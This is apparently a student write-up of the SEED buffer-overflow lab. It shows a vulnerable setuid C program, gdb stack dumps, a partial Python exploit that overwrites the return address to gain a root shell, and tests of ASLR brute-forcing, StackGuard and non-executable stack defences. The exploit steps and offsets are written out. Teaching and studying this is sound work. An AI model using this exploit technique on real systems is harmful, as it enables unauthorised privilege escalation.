


TASK1: Running Shellcode

We have call_shell_code.c compile into call_shell_code.






TASK2: Exploitting the Vulnerability




```c
/* stack.c */

/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);

    printf("Returned Properly\n");
    return 1;
}
```




```
[09/14/19]seed@VM:~/Desktop$ gcc -o stack -z execstack -fno-stack-protector stack.c
[09/14/19]seed@VM:~/Desktop$ sudo chown root stack
[09/14/19]seed@VM:~/Desktop$ sudo chmod 4755 stack
[09/14/19]seed@VM:~/Desktop$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Sep 14 11:20 stack
[09/14/19]seed@VM:~/Desktop$ ./stack
Segmentation fault
```

We set the owner to root, change mode to 4755.


However, we don't have badfile touched, so it will return Segmentation fault.

After we touch badfile:



```
[09/14/19]seed@VM:~/Desktop$ touch badfile
[09/14/19]seed@VM:~/Desktop$ ./stack
Returned Properly
[09/14/19]seed@VM:~/Desktop$
```

It works just fine.



We write some characters for which their numbers are larger than 24.

According to the stack, after the 24a, the address of "bbbb" should be aligned to the address

of **Return Address**.

```
[09/14/19]seed@VM:~/Desktop$ vi badfile
[09/14/19]seed@VM:~/Desktop$ cat badfile
aaaaaaaaaaaaaaaaaaaaaaaabbbbaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
[09/14/19]seed@VM:~/Desktop$ ./stack
Segmentation fault
[09/14/19]seed@VM:~/Desktop$ 
```

For sure we have Segmentation fault due to bufferoverflow.

```
09/14/19]seed@VM:~/Desktop$
09/14/19]seed@VM:~/Desktop$
09/14/19]seed@VM:~/Desktop$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
09/14/19]seed@VM:~/Desktop$ gdb stack_dbg
iNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
:opyright (C) 2016 Free Software Foundation, Inc.
.icense GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
'his is free software: you are free to change and redistribute it.
'here is NO WARRANTY, to the extent permitted by law.  Type "show copying"
ind "show warranty" for details.
'his GDB was configured as "i686-linux-gnu".
'ype "show configuration" for configuration details.
'or bug reporting instructions, please see:
:http://www.gnu.org/software/gdb/bugs/>.
'ind the GDB manual and other documentation resources online at:
```

Compile dbg file and enter debug mode.

```
gdb-peda$ x/70x $esp
0xbfffea10:     0xeb    0x96    0xfe    0xb7    0x00    0x00    0x00    0x00
0xbfffea18:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xbfffea20:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xbfffea28:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xbfffea30:     0x62    0x62    0x62    0x62    0x61    0x61    0x61    0x61
0xbfffea38:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xbfffea40:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xbfffea48:     0x61    0x61    0x61    0x61    0x61    0x61    0x61    0x61
0xbfffea50:     0x61    0x61    0x61    0x61    0x61    0x61
gdb-peda$ i r
eax            0xbfffea18       0xbfffea18
ecx            0xbfffead0       0xbfffead0
edx            0xbfffea91       0xbfffea91
ebx            0x0      0x0
esp            0xbfffea10       0xbfffea10
ebp            0xbfffea38       0xbfffea38
esi            0xb7f1c000       0xb7f1c000
edi            0xb7f1c000       0xb7f1c000
eip            0x80484d3        0x80484d3 <bof+24>
eflags         0x282    [ SF IF ]
cs             0x73     0x73
ss             0x7b     0x7b
ds             0x7b     0x7b
es             0x7b     0x7b
fs             0x0      0x0
gs             0x33     0x33
gdb-peda$ q
[09/14/19]seed@VM:~/Desktop$ sudo chmod u+x exploit.py
[09/14/19]seed@VM:~/Desktop$ rm badfile
[09/14/19]seed@VM:~/Desktop$ exploit.py
[09/14/19]seed@VM:~/Desktop$ ./stack
# 
```

Calculate the offset using ebp-esp, and locate the RT with esp-ebp+8. Because upper the esp there is old ebp and RT, so adding 8 to get RT.


```
# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode
ret = 0xbfffea30 + 80
content[36:40] = (ret).to_bytes(4,byteorder='little')
# Write the content to badfile
file = open("badfile", "wb")
file.write(content)
file.close()
```


After that we execute exploit.py to generate badfile.
Got the pound sign.

```
gdb-peda$ q
[09/14/19]seed@VM:~/Desktop$ sudo chmod u+x exploit.py
[09/14/19]seed@VM:~/Desktop$ rm badfile
[09/14/19]seed@VM:~/Desktop$ exploit.py
[09/14/19]seed@VM:~/Desktop$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


Success!

TASK3: Defeating dash's Countermeasure.


If we have setuid(0) commented, we will only have a dollar sign shell meaning that we are only authorized to run the shell under the authorization of a normal user.




After we recompile this program with setuid(0) uncommented, we will have a pound sign # meaning that we have a root shell.



We do the same attack having the assembly code in the front, still, we'll get the root shell. This is because we have the setuid(0) wrote in the assembly code, the ebx register is used to pass the argument 0 to the setuid() system call, it's dash, we can still have root shell.



Task4: Defeating Address Randomization



Turn on the address randomization, we will have the attack failed.

We have the defeat_rand.sh script running, after 10202 times, we got the root shell

TASK5 Turn on the StackGuard Protection

```
[09/15/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/15/19]seed@VM:~$ gcc -o stacknoprotector -z execstack stack.c
gcc: error: stack.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
[09/15/19]seed@VM:~$ cd Desktop/
[09/15/19]seed@VM:~/Desktop$ gcc -o stacknoprotector -z execstack stack.c
[09/15/19]seed@VM:~/Desktop$ ./stacknoprotector
*** stack smashing detected ***: ./stacknoprotector terminated
Aborted
[09/15/19]seed@VM:~/Desktop$ sudo chown root stack
[09/15/19]seed@VM:~/Desktop$ sudo chmod 4755 stack
[09/15/19]seed@VM:~/Desktop$ ./stacknoprotector
*** stack smashing detected ***: ./stacknoprotector terminated
Aborted
[09/15/19]seed@VM:~/Desktop$
```

We have memory redomization off and have stack protector on, we find that the stack.c after we compile it with stack protector default on. It will be aborted.

If we examine the assembly code.

```
subl    $56, %esp
movl    8(%ebp), %eax
movl    %eax, -44(%ebp)
movl    %gs:20, %eax
movl    %eax, -12(%ebp)
xorl    %eax, %eax
subl    $8, %esp
```

```
call    strcpy
addl    $16, %esp
movl    $1, %eax
movl    -12(%ebp), %edx
xorl    %gs:20, %edx
je      .L3
call    __stack_chk_fail
leave
```

This is where the safeguard arranged by the compiler when stack protector mechanism turned on. It checks whether the value is equal or not, and je .L3 is used to check whether there is buffer overflow or not.

Overflow occurred, _stack_chk_fail will be called.

TASK6 Turn on the Non-executable stack protection.

```
[09/16/19]seed@VM:~/Desktop$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[09/16/19]seed@VM:~/Desktop$ ./stack
Segmentation fault
[09/16/19]seed@VM:~/Desktop$ ./stack
Segmentation fault
[09/16/19]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/16/19]seed@VM:~/Desktop$ ./stack
Segmentation fault
[09/16/19]seed@VM:~/Desktop$
```

Stack is non-executable, but bufferoverflow still exists.